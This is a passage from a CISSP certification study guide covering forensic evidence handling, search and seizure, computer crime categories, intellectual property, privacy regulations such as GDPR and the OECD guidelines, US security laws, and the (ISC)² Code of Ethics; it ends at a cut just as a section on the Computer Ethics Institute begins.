Evidence must be reliable. It is common during forensic and incident response investigations to analyze digital media. It is critical to maintain the integrity of the data during the course of its acquisition and analysis. Checksums can ensure that no data changes occurred as a result of the acquisition and analysis. One-way hash functions such as MD5 or SHA-1 are commonly used for this purpose. The hashing algorithm processes the entire disk or image (every single bit), and a resultant hash checksum is the output. After analysis is completed the entire disk can again be hashed. If even one bit of the disk or image has changed, then the resultant hash checksum will differ from the one that was originally obtained.

Chain of Custody

In addition to the use of integrity hashing algorithms and checksums, another means to help express the reliability of evidence is by maintaining *chain of custody* documentation. Chain of custody requires that once evidence is acquired, full documentation be maintained regarding the who, what, when, and where related to the handling of said evidence. Initials and/or signatures on the chain of custody form indicate that the signers attest to the accuracy of the information concerning their role noted on the chain of custody form.

The goal is to show that throughout the evidence lifecycle it is both known and documented how the evidence was handled. This also supports evidence integrity: no reasonable potential exists for another party to have altered the evidence.

While neither integrity checksums nor a chain of custody form is required in order for evidence to be admissible in a court of law, they both support the reliability of digital evidence. Use of integrity checksums and chain of custody by forensics investigators is best practice.

Reasonable Searches

The Fourth Amendment to the United States Constitution protects citizens from unreasonable search and seizure by the government. In all cases involving seized evidence, if a court determines the evidence was obtained illegally, then it will be inadmissible in court. In most circumstances in order for law enforcement to search a private citizen's property both probable cause and a *search warrant* issued by a judge are required. The search warrant will specify the area that will be searched and what law enforcement is searching for.

There are circumstances that do not require a search warrant, such as if the property is in plain sight or at public checkpoints. One important exception to the requirement for a search warrant in computer crimes is that of exigent circumstances. Exigent circumstances are those in which there is an immediate threat to human life or of evidence being destroyed. A court of law will later decide whether the circumstances were such that seizure without a warrant was indeed justified.

Search warrants only apply to law enforcement and those who are acting under the *color of law* enforcement. If private citizens carry out actions or investigations on behalf of law enforcement, then these individuals are acting under the color of law and can be considered as *agents of law enforcement*. An example of acting under the color of law would be when law enforcement becomes involved in a corporate case and corporate security professionals are seizing data under direct supervision of law enforcement. If a person is acting under the color of law, then they must be cognizant of the Fourth Amendment rights related to unreasonable searches and seizures. A person acting under the color of law who deprives someone of his or her constitutionally protected rights can be found guilty of having committed a crime under Title 18, U. S. C. Section 242—Deprivation of Rights Under Color of Law.

A search warrant is not required if law enforcement is not involved in the case. However, organizations should exercise care in ensuring that employees are made aware in advance that their actions are monitored, and that their equipment, and

perhaps even personal belongings, are subject to search. Certainly, these notifications should only be made if the organization's security policy warrants them. Further, corporate policy regarding search and seizure must take into account the various privacy laws in the applicable jurisdiction.

.....

Note

Due to the issues unique to investigations being carried out by, or on behalf of, law enforcement, an organization will need to make an informed decision about whether, or when, law enforcement will be brought in to assist with investigations.

Entrapment and Enticement

Another topic closely related to the involvement of law enforcement in the investigative process deals with the concepts of *entrapment* and *enticement*. Entrapment is when law enforcement, or an agent of law enforcement, persuades someone to commit a crime when the person otherwise had no intention to commit a crime. Entrapment can serve as a legal defense in a court of law, and, therefore, should be avoided if prosecution is a goal. A closely related concept is enticement. Enticement could still involve agents of law enforcement making the conditions for commission of a crime favorable, but the difference is that the person is determined to have already broken a law or is intent on doing so. The question as to whether the actions of law enforcement will constitute enticement or entrapment is ultimately up to a jury. Care should be taken to distinguish between these two terms.

Computer Crime

One aspect of the interaction between information security and the legal system is that of *computer crimes*. Applicable computer crime laws vary throughout the world, according to jurisdiction. However, regardless of region, some generalities exist. Computer crimes can be understood as belonging loosely to three different categories based upon the way in which computer systems relate to the wrongdoing: computer systems as targets; computer systems as a tool to perpetrate the crime; or computer systems involved but incidental. The last category occurs commonly because computer systems are such an indispensable component of modern life. The other two categories are more significant:

- Computer systems as a target—Crimes where the computer systems serve as a primary target, such as: disrupting online commerce by means of Distributed Denial of Service attacks, installing malware on systems for the distribution of spam, or exploiting a vulnerability on a system to leverage it to store illegal content.
- Computer as a tool—Crimes where the computer is a central component enabling the commission of the crime. Examples include: stealing trade secrets by compromising a database server, leveraging computers to steal cardholder data from payment systems, conducting computer-based reconnaissance to target an

individual for information disclosure or espionage, and using computer systems for the purposes of harassment.

As information systems have evolved, and as our businesses now leverage computer systems to a larger extent, traditional crimes such as theft and fraud are being perpetrated both by using and targeting computers. One of the most difficult aspects of prosecution of computer crimes is attribution. Meeting the burden of proof requirement in criminal proceedings, beyond a reasonable doubt, can be difficult given an attacker can often spoof the source of the crime or can leverage different systems under someone else's control.

Intellectual Property

As opposed to physical or tangible property, *intellectual property* refers to intangible property that results from a creative act. The purpose of intellectual property law is to control the use of intangible property that can often be trivial to reproduce or abuse once made public or known. The following intellectual property concepts effectively create an exclusive monopoly on their use.

Trademark

Trademarks are associated with marketing: the purpose is to allow for the creation of a brand that distinguishes the source of products or services. A distinguishing name, logo, symbol, or image represents the most commonly trademarked items. In the United States two different symbols are used with distinctive marks that an individual or organization intends to protect. The superscript TM symbol can be used freely to indicate an unregistered mark, and is shown in Fig. 2.6.

The circle R symbol is used with marks that have been formally registered as a trademark with the U.S. Patent and Trademark Office, and is shown in Fig. 2.7. In addition to the registered and unregistered version of a trademark, servicemarks constitute a subset of brand recognition related intellectual property. As suggested by the name, a servicemark is used to brand a service offering rather than a particular product or company, and looks like the unregistered trademark, being denoted by a superscript SM symbol.

The image shows the word "Syngress" in a bold, black, sans-serif font. A small, thin trademark symbol (TM) is positioned at the end of the "s" in "Syngress".

FIG. 2.6

Trademark symbol.

The image shows the word "Syngress" in a bold, black, sans-serif font. A small, thin registered trademark symbol (R) is positioned at the end of the "s" in "Syngress".

FIG. 2.7

Registered trademark symbol.

Patent

Patents provide a monopoly to the patent holder on the right to use, make, or sell an invention for a period of time in exchange for the patent holder's making the invention public. During the life of the patent, the patent holder can, using civil litigation, exclude others from leveraging the patented invention. Obviously, for an invention to be patented, it should be novel and unique. The length that a patent is valid (the patent term) varies throughout the world, and by the type of invention being patented. Generally, in both Europe and the United States the patent term is 20 years from the initial filing date. Upon expiration of a patent the invention is publicly available for production.

Learn by Example

Velcro

A quick example that illustrates patents and patent terms as well as trademarks is found in Velcro. Velcro, which is a particular brand of small fabric-based hook and loop fastener, was invented in Switzerland in 1941 by George de Mestral. Expecting many commercial applications of his fabric hook and loop fastener, de Mestral applied for patents in numerous countries throughout the 1950s. In addition to seeking patents for his invention, de Mestral also trademarked the name Velcro in many countries. In 1978 the patent term for de Mestral's invention expired, and small fabric-based hook and loop fasteners began being mass-produced cheaply by numerous companies. Though the patent expired, trademarks do not have an explicit expiration date, so use of the term Velcro on a product is still reserved for use by the company de Mestral started.

Copyright

Copyright represents a type of intellectual property that protects the form of expression in artistic, musical, or literary works, and is typically denoted by the circle c symbol as shown in Fig. 2.8. The purpose of copyright is to preclude unauthorized duplication, distribution, or modification of a creative work. Note that the form of expression is protected rather than the subject matter or ideas represented. The creator or author of a work is, by default, the copyright holder at the time of creation, and has exclusive rights regarding the distribution of the copyrighted material. Even though there is an implied copyright granted to the author at the time of creation, a more explicit means of copyright exists. A registered copyright is one in which the creator has taken the trouble to file the copyright with the Copyright Office, in the United States, and provides a more formal means of copyright than that of the implied copyright of the author.

Copyrights, like patents, have a specific term for which they are valid. Also like patents, this term can vary based on the type of work as well as the country in which the work is published. Once the copyright term has expired, then the work becomes

part of the public domain. Currently, in the United States, a work typically has an enforceable copyright for 70 years after the death of the author. However, if the work is a product of a corporation, then the term lasts for 95 years after the first publication or 120 years after creation, whichever comes first [3]. Though there are exceptions to this general rule, most European countries also subscribe to the copyright term lasting for the life of the author plus an additional 70 years.

Learn by Example

Copyright Term

One point of serious contention between Europe and the United States is the former's lack of longer corporate copyrights. Whereas in the United States, a product of corporate production might have an additional 25–50 years of copyright protection, currently Europe has no such additional protections. This issue became prominent in 2009 as the European copyright for a cartoon icon, Popeye, expired. In Europe, Popeye is now part of the public domain as it has been 70 years since Popeye's creator, Elzie Segar, died in 1938.

Though there have been successful attempts to bring better harmony to global copyright law, especially within the United States and Europe, serious inconsistencies still exist throughout the world. Many nations do not even acknowledge copyrights or their legal protection. This lack of acknowledgment further exacerbates the issue of global piracy.

Note

In the United States, as some extremely high value copyrights have been close to becoming part of the public domain there have been extensions to the copyright term. Copyright terms have consistently been lengthened as individuals and corporations have voiced concerns over financial losses resulting from works becoming part of the public domain.

The Copyright Term Extension Act, which was passed in 1998, extended the copyright term by 20 years. At the time, the copyright term was the author's life plus 50 years, or 75 years for corporate works, but the extension increased the copyright term to life plus 70 years and 95 years, respectively. There are some, notably Lawrence Lessig, who derisively refer to the Copyright Term Extension Act as the Mickey Mouse Protection Act given the Act's proximity to Mickey Mouse's originally scheduled entry into the public domain.

Software is typically covered by copyright as if it were a literary work. Recall that copyright is intended to cover the form of expression rather than the ideas or subject matter. Software licensing fills some of this gap regarding intellectual property protections of software. Another software copyright issue is the concept of work for hire. Although the creator of the work is the implied copyright holder, care should be taken to distinguish whether the software developers or their employers are considered the copyright holders. In most instances, when a developer is working on creating a code for a specific organization, the organization itself is the copyright holder rather than the individual developer, as the code is being developed specifically as part of their employment.

Copyright Limitations

Two important limitations on the exclusivity of the copyright holder's monopoly exist: the doctrines of *first sale* and *fair use*. The first sale doctrine allows a legitimate purchaser of copyrighted material to sell it to another person. If the purchasers of a CD later decide that they no longer cared to own the CD, the first sale doctrine gives them the legal right to sell the copyrighted material even though they are not the copyright holders.

Fair use is another limitation on the copyright holder's exclusive intellectual property monopoly. The fair use doctrine allows someone to duplicate copyrighted material without requiring the payment, consent, or even knowledge of the copyright holder. There are no explicit requirements that must be met to ensure that a particular usage constitutes fair use, but there are established guidelines that a judge would use in determining whether the copyright holder's legal rights had been infringed upon. The four factors defined in the *Copyright Act of 1976* as criteria to determine whether a use would be covered by the fair use doctrine are: the purpose and style of the excerpt; the nature of the copyrighted work; the amount of content duplicated compared to the overall length of the work; and whether the duplication might reduce the value or desirability of the original work [4].

Licenses

Software licenses are a contract between a provider of software and the consumer. Though there are licenses that provide explicit permission for the consumer to do virtually anything with the software, including modifying it for use in another commercial product, most commercial software licensing provides explicit limits on the use and distribution of the software. Software licenses such as end-user license agreements (EULAs) are an unusual form of contract because using the software typically constitutes contractual agreement, even though only a small minority of users read the lengthy EULA.

Trade Secrets

The final form of intellectual property that will be discussed is the concept of *trade secrets*. Trade secrets are business-proprietary information that is important to an organization's ability to compete. The easiest to understand trade secrets are of the "special sauce" variety. Kentucky Fried Chicken could suffer catastrophic losses if another fried chicken shop were able to crack Colonel Sanders' secret blend of 11 herbs and spices that result in the "finger licking goodness" we have all grown to know and love. Although the "special sauces" are very obviously trade secrets, any business information that provides a competitive edge, and is actively protected by the organization can constitute a trade secret. The organization must exercise due care and due diligence in the protection of their trade secrets. Some of the most common protection methods used are non-compete and non-disclosure agreements (NDA). These methods require that employees or other persons privy to business confidential information respect the organization's intellectual property by not working for an organization's competitor or disclosing this information in an unauthorized

manner. Lack of reasonable protection of trade secrets can make them cease to be trade secrets. If the organization does not take reasonable steps to ensure that the information remains confidential, then it is reasonable to assume that the organization must not derive a competitive advantage from the secrecy of this information.

Intellectual Property Attacks

Though attacks upon intellectual property have existed since at least the first profit-driven intellectual creation, the sophistication and volume of attacks have only increased with the growth of portable electronic media and Internet-based commerce. Well-known intellectual property attacks are software *piracy* and copyright infringement associated with music and movies. Both have grown easier with increased Internet connectivity and growth of piracy enabling sites, such as The Pirate Bay, and protocols such as BitTorrent. Other common intellectual property attacks include attacks against trade secrets and trademarks. Trade secrets can be targeted in corporate espionage schemes and also are prone to be targeted by malicious insiders. Because of the potentially high value of the targeted trade secrets, this type of intellectual property can draw highly motivated and sophisticated attackers.

Trademarks can fall under several different types of attacks including counterfeiting, dilution, as well as *cybersquatting* and *typosquatting*. Counterfeiting involves attempting to pass off a product as if it were the original branded product. Counterfeitors try to capitalize on the value associated with a brand. Trademark dilution typically represents an unintentional attack in which the trademarked brand name is used to refer to the larger general class of products of which the brand is a specific instance. For example: the word Kleenex is commonly used in some parts of the United States to refer to any facial tissue, regardless of brand, rather than the particular brand named version itself; this is an example of trademark dilution.

Two more recent trademark attacks have developed out of the Internet-based economy: cyber- and typosquatting. Cybersquatting refers to an individual or organization registering or using, in bad faith, a domain name that is associated with another person's trademark. People will often assume that the trademark owner and the domain owner are the same. This can allow the domain owner to infringe upon the actual trademark owner's rights. The primary motivation of cybersquatters is money: they typically intend to capitalize on traffic to the domain by people assuming they are visiting the trademark owner's website. Typosquatting refers to a specific type of cybersquatting in which the cybersquatter registers likely misspellings or mistyping of legitimate domain trademarks.

Privacy

Privacy is the protection of the confidentiality of personal information. Many organizations host personal information about their users: PII (Personally Identifiable Information) such as social security numbers, financial information such as annual

salary and bank account information required for payroll deposits, and healthcare information for insurance purposes. The confidentiality of this information must be assured.

One of the unfortunate side effects of the explosion of information systems over the past few decades is the loss of privacy. As more and more data about individuals is used and stored by information systems, the likelihood of that data being inadvertently disclosed, sold to a third party, or intentionally compromised by a malicious insider or third party increases. Further, with breaches of financial and health records being publicly disclosed, routinely numbering in the millions to tens of millions of records compromised, the erosion of privacy of some of the most sensitive data is now commonplace. Previously, stealing millions of financial records could have meant physically walking out with enough paper records to fill a tractor trailer; now all this data can fit onto a thumbnail-sized flash memory device.

Privacy laws related to information systems have cropped up throughout the world to provide citizens either greater control or security of their confidential data. While there are numerous different international privacy laws, one issue to understand is whether the citizen's privacy protections are primarily opt-in or opt-out: does the citizen have to choose to do something to gain the benefit of the privacy law or is it chosen for them by default? For example: a company gathering personal data clearly states that the data can be sold to third party companies. Even though they clearly state this fact, albeit in fine print, the organization might require the individual to check a box to disallow their data being sold. This is an opt-out agreement because the individual had to do something in order to prevent their data from being resold. Privacy advocates typically prefer opt-in agreements where the individual would have to do something in order to have their data used in this fashion.

European Union Privacy

The European Union has taken an aggressive pro-privacy stance, while balancing the needs of business. Commerce would be impacted if member nations had different regulations regarding the collection and use of personally identifiable information. The *EU Data Protection Directive* allows for the free flow of information while still maintaining consistent protections of each member nation's citizens' data. The principles of the EU Data Protection Directive are:

- Notifying individuals how their personal data is collected and used
- Allowing individuals to opt out of sharing their personal data with third parties
- Requiring individuals to opt into sharing the most sensitive personal data
- Providing reasonable protections for personal data

OECD Privacy Guidelines

The Organization for Economic Cooperation and Development (OECD), though often considered exclusively European, consists of 30 member nations from around the world. The members, in addition to prominent European countries, include such countries as the United States, Mexico, Australia, Japan, and the Czech Republic.

The OECD provides a forum in which countries can focus on issues that impact the global economy. The OECD will routinely issue consensus recommendations that can serve as an impetus to change current policy and legislation in the OECD member countries and beyond.

An example of such guidance is found in the OECD Guidelines on the Protection of Privacy and Transborder Flows of Personal Data, which was issued in 1980. Global commerce requires that a citizen's personal data flow between companies based in divergent regions. The OECD privacy guidance sought to provide a basic framework for the protections that should be afforded this personal data as it traverses the various world economies. The eight driving principles regarding the privacy of personal data are as follows:

- *Collection Limitation Principle*—personal data collection should have limits, be obtained in a lawful manner, and, unless there is a compelling reason to the contrary, with the individual's knowledge and approval.
- *Data Quality Principle*—personal data should be complete, accurate, and maintained in a fashion consistent with the purposes for the data collection.
- *Purpose Specification Principle*—the purpose for the data collection should be known, and the subsequent use of the data should be limited to the purposes outlined at the time of collection.
- *Use Limitation Principle*—personal data should never be disclosed without either the consent of the individual or as the result of a legal requirement.
- *Security Safeguards Principle*—personal data should be reasonably protected against unauthorized use, disclosure, or alteration.
- *Openness Principle*—the general policy concerning collection and use of personal data should be readily available.
- *Individual Participation Principle*—individuals should be:
 - Able to find out if an entity holds any of their personal data.
 - Made aware of any personal data being held.
 - Given a reason for any denials to account for personal data being held, and a process for challenging any denials.
 - Able to challenge the content of any personal data being held, and have a process for updating their personal data if found to be inaccurate or incomplete.
- *Accountability Principle*—the entity using the personal data should be accountable for adhering to the principles above [5].

General Data Protection Regulation

The General Data Protection Regulation (GDPR) is the current privacy and security law in the European Union. It was finalized in May 2018 and carries severe penalties for breaches of Personally Identifiable Information (PII): “the fines for violating the GDPR are very high. There are two tiers of penalties, which max out at €20 million or 4% of global revenue (whichever is higher), plus data subjects have the right to seek compensation for damages” [6].

GDPR contains seven data protection principles:

- *Lawfulness, fairness and transparency—Processing must be lawful, fair, and transparent to the data subject.*
- *Purpose limitation—You must process data for the legitimate purposes specified explicitly to the data subject when you collected it.*
- *Data minimization—You should collect and process only as much data as absolutely necessary for the purposes specified.*
- *Accuracy—You must keep personal data accurate and up to date.*
- *Storage limitation—You may only store personally identifying data for as long as necessary for the specified purpose.*
- *Integrity and confidentiality—Processing must be done in such a way as to ensure appropriate security, integrity, and confidentiality (e.g. by using encryption).*
- *Accountability—The data controller is responsible for being able to demonstrate GDPR compliance with all of these principles [6].*

Breaches must be reported within 72 hours (the notification requirement may be waived if encryption is used). GDPR defines the following terms:

- *Personal data—Personal data is any information that relates to an individual who can be directly or indirectly identified. Names and email addresses are obviously personal data. Location information, ethnicity, gender, biometric data, religious beliefs, web cookies, and political opinions can also be personal data. Pseudonymous data can also fall under the definition if it's relatively easy to ID someone from it.*
- *Data processing—Any action performed on data, whether automated or manual. The examples cited in the text include collecting, recording, organizing, structuring, storing, using, erasing ... so basically anything.*
- *Data subject—The person whose data is processed. These are your customers or site visitors.*
- *Data controller—The person who decides why and how personal data will be processed. If you're an owner or employee in your organization who handles data, this is you.*
- *Data processor—A third party that processes personal data on behalf of a data controller. The GDPR has special rules for these individuals and organizations. They could include cloud servers like Tresorit or email service providers like ProtonMail [6].*

Data subjects have specific privacy rights:

1. *The right to be informed*
2. *The right of access*
3. *The right to rectification*
4. *The right to erasure*
5. *The right to restrict processing*
6. *The right to data portability*

7. *The right to object*
8. *Rights in relation to automated decision making and profiling* [6].

The European Union's GDPR site maintains an excellent "What IS GDPR" website (partially quoted above): <https://gdpr.eu/what-is-gdpr>. It is well-worth a deep read before taking your exam.

EU-US Safe Harbor

An interesting aspect of the EU Data Protection Directive is that the personal data of EU citizens may not be transmitted, even when permitted by the individual, to countries outside of the EU unless the receiving country is perceived by the EU to adequately protect their data. This presents a challenge regarding the sharing of the data with the United States, which is perceived to have less stringent privacy protections. To help resolve this issue, the United States and European Union created the safe harbor framework that will give US-based organizations the benefit of authorized data sharing. In order to be part of the safe harbor, US organizations must voluntarily consent to data privacy principles that are consistent with the EU Data Protection Directive.

US Privacy Act of 1974

All governments have a wealth of personally identifiable information on their citizens. The *Privacy Act of 1974* was created to codify protection of US citizens' data that is being used by the federal government. The Privacy Act defined guidelines regarding how US citizens' personally identifiable information would be used, collected, and distributed. An additional protection was that the Privacy Act provides individuals with access to the data being maintained related to them, with some national security oriented exceptions.

International Cooperation

Beyond attribution, attacks bounced off multiple systems present an additional jurisdiction challenge: searching or seizing assets. Some involved systems might be in countries where the computer crime laws differ from the country prosecuting the crime. Or the country where evidence exists might not want to share the information with the country prosecuting the crime. These challenges can make successful prosecution of computer crimes very difficult.

To date, the most significant progress towards international cooperation in computer crime policy is the Council of Europe Convention on Cybercrime. In addition to the treaty being signed and subsequently ratified by a majority of the 47 European member countries, the United States has also signed and ratified the treaty. The primary focus of the Convention on Cybercrime is establishing standards in cybercrime policy to promote international cooperation during the investigation and prosecution of cybercrime. Additional information on the Council of Europe Convention on Cybercrime can be found here: <https://www.coe.int/en/web/conventions/full-list?module=treaty-detail&treatynum=185>.

Import/Export Restrictions

In the United States, law enforcement can, in some cases, be granted the legal right to perform wiretaps to monitor phone conversations. What if a would-be terrorist used an encrypted tunnel to carry Voice over IP calls rather than using traditional telephony? Even though law enforcement might have been granted the legal right to monitor this conversation, their attempts would be stymied by the encryption. Due to the successes of cryptography, many nations have limited the import and/or export of cryptosystems and associated cryptographic hardware. In some cases, countries would prefer their citizens to not have access to cryptosystems that their intelligence agencies cannot crack, and therefore attempt to impose import restrictions on cryptographic technologies.

In addition to import controls, some countries enact bans on the export of cryptographic technology to specific countries in an attempt to prevent unfriendly nations from having advanced encryption capabilities. Effectively, cryptography is treated as if it was a more traditional weapon, and nations desire to limit the spread of these arms. During the Cold War, CoCom, the Coordinating Committee for Multilateral Export Controls, was a multinational agreement to not export certain technologies, which included encryption, to many communist countries. After the Cold War, the Wassenaar Arrangement became the standard for export controls. This multinational agreement was far less restrictive than the former CoCom, but did still suggest significant restrictions on the export of cryptographic algorithms and technologies to countries not included in the Wassenaar Arrangement.

During the 1990s the United States was one of the primary instigators of banning the export of cryptographic technologies. The previous United States export restrictions have been greatly relaxed, though there are still countries to which it would be illegal to distribute cryptographic technologies. The countries to which the United States bars export of encryption technology changes over time, but typically include countries considered to pose a significant threat to US interests. The United States is not alone in restricting the export to specific countries considered politically unfriendly to their interests. Further information on laws surrounding cryptography can be found in the “Cryptography Laws” section of [Chapter 4](#), Domain 3: Security Architecture and Engineering.

Trans-border Data Flow

The concept of trans-border data flow was discussed tangentially with respect to privacy (see Privacy: OECD Privacy Guidelines above). While the OECD Guidelines on the Protection of Privacy and Transborder Flows of Personal Data was issued in 1980, the need for considering the impact of data being transferred between countries has greatly increased in years since. In general, the OECD recommends the unfettered flow of information, albeit with notable legitimate exceptions to the free information flow. The most important exceptions to unfettered data transfer were identified in the Privacy and Transborder Flows of Personal Data. Five years after

the privacy guidance, the OECD issued their Declaration on Transborder Data Flows, which further supported efforts to support unimpeded data flows.

Important Laws and Regulations

An entire book could easily be filled with discussions of both US and international laws that directly or indirectly pertain to issues in information security. This section is not an exhaustive review of these laws. Instead only those laws that are represented on the CISSP® examination will be included in the discussion. [Table 2.2](#) provides a

Table 2.2 Common Information Security Laws and Regulations.

Laws	Noteworthy points
HIPAA—Health Insurance Portability and Accountability Act	The Privacy and Security portions seek to guard Protected Health Information (PHI) from unauthorized use or disclosure. The Security Rule provides guidance on Administrative, Physical, and Technical safeguards for the protection of PHI. HIPAA applies to covered entities that are typically healthcare providers, health plans, and clearinghouses. Also, the HITECH Act of 2009 makes HIPAA's privacy and security provisions apply to business associates of covered entities as well.
Computer Fraud and Abuse Act—Title 18 Section 1030	One of the first US laws pertaining to computer crimes. Attacks on protected computers, which include government and financial computers as well as those engaged in foreign or interstate commerce, which resulted in \$5000 in damages during 1 year, were criminalized. The foreign and interstate commerce portion of the protected computer definition allowed for many more computers than originally intended to be covered by this law.
Electronic Communications Privacy Act (ECPA)	This law brought the similar level of search and seizure protection to non-telephony electronic communications that were afforded to telephone communications. Effectively, the ECPA protected electronic communications from warrantless wiretapping. The PATRIOT Act weakened some of the ECPA restrictions.
Sarbanes-Oxley Act (SOX)	As a direct result of major accounting scandals in the United States, the Sarbanes-Oxley Act, more commonly referred to simply as SOX, was passed. SOX created regulatory compliance mandates for publicly traded companies. The primary goal of SOX was to ensure adequate financial disclosure and financial auditor independence. SOX requires

Continued

Table 2.2 Common Information Security Laws and Regulations—cont'd

Laws	Noteworthy points
Payment Card Industry Data Security Standard (PCI-DSS)	financial disclosure, auditor independence, and internal security controls such as a risk assessment. Intentional violation of SOX can result in criminal penalties. The major vendors in the payment card portion of the financial industry have attempted to achieve adequate protection of cardholder data through self-regulation. By requiring merchants that process credit cards to adhere to the Payment Card Industry Data Security Standard (PCI-DSS), the major credit card companies seek to ensure better protection of cardholder data through mandating security policy, security devices, control techniques, and monitoring of systems and networks comprising cardholder data environments.

quick summary of laws and regulations that are commonly associated with information security.

US Computer Fraud and Abuse Act

Title 18 United States Code Section 1030, which is more commonly known as the *Computer Fraud and Abuse Act*, was originally drafted in 1984, but still serves as an important piece of legislation related to the prosecution of computer crimes. The law has been amended numerous times.

Note

What do bot herders, phreakers, the New York Times attackers, and the authors of Blaster and Melissa all have in common? They were all convicted, in part, as a result of Title 18 United States Code Section 1030, the frequently amended Computer Fraud and Abuse Act. This law has provided for the largest number of computer crime convictions in the United States. Almost all of the notorious cyber criminals to receive convictions were prosecuted under this statute. The Computer Fraud and Abuse Act was instrumental in the successful prosecution of Albert Gonzales, who compromised Heartland Payment Systems and TJX; Adrian Lamo, the “homeless hacker” who broke into the New York Times and Microsoft; Kevin Mitnick, perhaps the most widely known of all computer related felons; and Jeanson James Ancheta, one of the first persons to be prosecuted for his role as a bot herder.

The goal of the Computer Fraud and Abuse Act was to develop a means of deterring and prosecuting acts that damaged federal interest computers. “Federal interest computer” includes government, critical infrastructure, or financial processing systems; the definition also referenced computers engaging in interstate commerce. With the ubiquity of Internet-based commerce, this definition can be used to justify almost any Internet-connected computer as being a protected computer. The

Computer Fraud and Abuse Act criminalized actions involving intentional attacks against protected computers that resulted in aggregate damages of \$5000 in 1 year.

Note

The Computer Fraud and Abuse Act criminalized actions that resulted in damages of \$5000 to protected computers in 1 year. In 2008 the Identity Theft Enforcement and Restitution Act was passed which amended the Computer Fraud and Abuse Act. One of the more important changes involved removing the requirement that damages should total \$5000. Another important amendment made the damage of 10 or more computers a felony.

HIPAA

One of the more important regulations is *HIPAA*, the Health Insurance Portability and Accountability Act that was developed in the United States in 1996. HIPAA is a large and complex set of provisions that required changes in the healthcare industry. The Administrative Simplification portion, Title II, contains the information most important to information security professionals and includes the Privacy and Security Rules. The Administrative Simplification portion applies to what are termed covered entities, which includes health plans, healthcare providers, and clearinghouses. See the note below for additional information regarding HIPAA's applicability.

Note

Though not testable at the time of this book's printing, HIPAA has now become more widely applicable due to recent legislation. The Health Information Technology for Economic and Clinical Health Act (HITECH Act), which was signed into law as part of the American Recovery and Reinvestment Act of 2009, extended the privacy and security requirements under HIPAA to those that serve as business associates of covered entities. An additional component added by the HITECH Act is a requirement for breach notification. General breach notification information will be discussed in the next section.

The Privacy and Security portions are largely concerned with the safeguarding of Protected Health Information (PHI), which includes almost any individually identifiable information that a covered entity would use or store. The HIPAA Security Rule includes sections on Administrative, Physical, and Technical safeguards. Each safeguard is considered either a required or addressable implementation specification, which speaks of the degree of flexibility a covered entity has in implementation.

Exam Warning

Breach notification laws are still too recent and mutable to be considered testable material, but their importance to the marketplace will make them a subject of test questions in the very near future.

United States Breach Notification Laws

All 50 US states have enacted breach notification laws (see <https://www.ncsl.org/research/telecommunications-and-information-technology/security-breach-notification-laws.aspx>). There have been attempts at passing a general federal breach notification law in the United States, but these efforts have been unsuccessful thus far. Although it would be impossible to make blanket statements that would apply to all the various state laws, there are some themes common to quite a few of the state laws that are quickly being adopted by organizations concerned with adhering to best practices.

The purpose of the breach notification laws is typically to notify the affected parties when their personal data has been compromised. One issue that frequently comes up in these laws is what constitutes a notification-worthy breach. Many laws have clauses that stipulate that the business only must notify the affected parties if there is evidence to reasonably assume that their personal data will be used maliciously.

Another issue that is found in some of the state laws is a safe harbor for data that was encrypted at the time of compromise. This safe harbor could be a strong impetus for organizations to encrypt data that otherwise might not have a regulatory or other legal requirement for the data to be encrypted. Breach notification laws are certainly here to stay, and a federal law seems as if it is quite likely to come on the horizon in the near future. Many organizations in both the US and abroad consider encryption of confidential data to be a due diligence issue even if a specific breach notification law is not in force within the organization's particular jurisdiction.

Ethics

Ethics is doing what is morally right. The Hippocratic Oath, taken by doctors, is an example of a code of ethics.

Ethics are of paramount concern for information security professionals: we are often trusted with highly sensitive information, and our employers, clients, and customers must know that we will treat their information ethically.

Digital information also raises ethical issues. Imagine that your DNA were sequenced and stored in a database. That database could tell you whether you were predisposed to suffer certain genetic illnesses, such as Huntington's disease. Then imagine insurance companies using that database to deny coverage today because you are likely to have the disease in the future.

The (ISC)²® Code of Ethics

The (ISC)²® Code of Ethics is the most testable code of ethics on the exam. That's fair: you cannot become a CISSP® without agreeing to the code of ethics (among other steps); so it is reasonable to expect new CISSPs® to understand what they are agreeing to.

Note

Download the (ISC)²® Code of Ethics at <https://www.isc2.org/Ethics> and study it carefully. You must understand the entire code, not just the details covered in this book.

The (ISC)²® Code of Ethics includes the preamble, canons, and guidance. The preamble is the introduction to the code. The canons are mandatory: you must follow them to become (and remain) a CISSP®. The guidance is “advisory” (not mandatory): it provides supporting information for the canons.

The code of ethics preamble and canons are quoted here: “Safety of the commonwealth, duty to our principals, and to each other requires that we adhere, and be seen to adhere, to the highest ethical standards of behavior. Therefore, strict adherence to this Code is a condition of certification.”

The canons are the following:

- *Protect society, the common good, necessary public trust and confidence, and the infrastructure.*
- *Act honorably, honestly, justly, responsibly, and legally.*
- *Provide diligent and competent service to principals.*
- *Advance and protect the profession [7].*

The canons are applied in order, and when faced with an ethical dilemma, you must follow the canons in order. In other words, it is more important to protect society than to advance and protect the profession.

This order makes sense. The South African system of Apartheid (racial segregation) was legal, but unethical, for example. The canons address these issues in an unambiguous fashion.

The (ISC)²® Code of Ethics Canons in Detail

The first, and therefore most important, canon of the (ISC)²® Code of Ethics requires the information security professional to “*protect society, the common good, necessary public trust and confidence, and the infrastructure*” [7]. The focus of the first canon is on the public and their understanding and faith in information systems. Security professionals are charged with the promoting of safe security practices and bettering the security of systems and infrastructure for the public good.

The second canon in the (ISC)²® Code of Ethics charges information security professionals to “*act honorably, honestly, justly, responsibly, and legally*” [7]. This canon is straightforward, but there are a few points worth emphasizing here. One point that is detailed within this canon is related to laws from different jurisdictions being found to be in conflict. The (ISC)²® Code of Ethics suggest that priority be given to the jurisdiction in which services are being provided. Another point made by this canon is related to providing prudent advice, and cautioning the security professional from unnecessarily promoting fear, uncertainty, and doubt.

The (ISC)²® Code of Ethics’ third canon requires that security professionals “*provide diligent and competent service to principals*” [7]. The primary focus of this

canon is ensuring that the security professional provides competent service for which she is qualified, and which maintains the value and confidentiality of information and the associated systems. An additional important consideration is to ensure that the professional does not have a conflict of interest in providing quality services.

The fourth and final canon in the (ISC)^{2®} Code of Ethics mandates that information security professionals “*advance and protect the profession*” [7]. This canon requires that the security professionals maintain their skills and advance the skills and knowledge of others. An additional consideration that warrants mention is that this canon requires that individuals ensure not to negatively impact the security profession by associating in a professional fashion with those who might harm the profession.

Exam Warning

The (ISC)^{2®} Code of Ethics is highly testable, including applying the canons in order. You may be asked for the “best” ethical answer, when all answers are ethical, per the canons. In that case, choose the answer that is mentioned first in the canons. Also, the most ethical answer is usually the best: hold yourself to a very high ethical level on questions posed during the exam.

Computer Ethics Institute

